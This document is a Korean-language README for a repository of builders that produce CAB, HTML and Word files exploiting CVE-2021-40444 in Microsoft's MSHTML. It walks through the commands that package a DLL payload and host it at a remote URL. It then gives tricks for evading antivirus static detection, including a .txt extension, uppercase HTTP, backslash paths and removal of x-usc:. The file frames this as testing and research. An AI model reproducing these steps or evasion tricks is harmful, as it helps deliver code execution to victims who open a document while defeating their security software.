
 aslitsecurity/cve-2021-40444_builders
이 저장소에는 CVE-2021-40444 익스플로잇용 cab 파일, html 파일, docx 파일 빌더가 포함되어 있습니다.

CVE-2021-40444 빌더
이 저장소에는 CVE-2021-40444 익스플로잇을 위한 cab 파일, html 파일, docx 파일 빌더가 포함되어 있습니다. 이 저장소는 테스트, 연구 및 교육 목적으로만 제공됩니다. 이 저장소에 제공된 코드를 사용하는 방법에 대한 책임은 사용자에게 있습니다.
이 코드는 실제 환경에서 발견된 악성코드 샘플을 리버스 엔지니어링하여 개발되었으며, 여러 보안 연구원들이 공유한 것입니다.


이 CVE에 대한 빌더는 이미 공개되어 있습니다. 이 저장소의 목적은 작성 시점 기준으로 다양한 AV 벤더의 docx 파일에 대한 정적 탐지를 얼마나 효과적으로 우회할 수 있는지 확인하는 것입니다.
JS 코드는 온라인 도구나 수동으로 쉽게 난독화할 수 있습니다. 하지만 docx 파일에는 document.xml.rels라는 하나의 파일만 포함되어 있으며, 이를 기반으로 시그니처가 생성될 수 있습니다. 대부분의 AV 정적 탐지를 우회하기 위해 이 파일에서 무엇을 변조할 수 있을까요?
cabrc.exe는 Internet Explorer Administration Kit에 포함된 Microsoft 실행 파일로, https://docs.microsoft.com/en-us/internet-explorer/ie11-ieak/ieak-information-and-downloads에서 다운로드할 수 있습니다. 설치 후 이 exe 파일은 "C:\Program Files (x86)\Windows IEAK 11"에서 찾을 수 있습니다.
빌더는 3개가 있습니다.
이 코드는 python 2.7에서 작동합니다.
먼저 CVE-2021-40444 폴더로 이동하여 dll 파일을 넣고 IEcache.inf로 이름을 변경하세요(또는 이미 있는 calc dll을 사용할 수 있습니다).
그런 다음 source 폴더로 이동하여 cab 파일을 생성하세요.
c:\cve-2021-40444\sources\python generate_cab.py
cab 파일을 업로드하고, cab 파일 URL을 사용하여 html 파일을 생성하세요.
c:\cve-2021-40444\sources\python generate_html.py http://192.168.1.12/new/winupdate.cab tests.txt (Note instead of using html extension, if we use .txt the exploit still works, but bypasses AV)
이제 마지막으로 html 파일을 업로드하고 doc 파일을 생성하세요. AV를 우회하려면 http 대신 HTTP(대문자)를 사용하고, "/" 대신 ""를 사용하세요. 그리고 x-usc:도 필요하지 않습니다.
예: c:\cve-2021-40444\sources\python generate_doc.py HTTP:\\192.168.1.12\new\tests.txt
결과가 바로 앞에 있습니다.
www.aslitsecurity.com
[email protected]






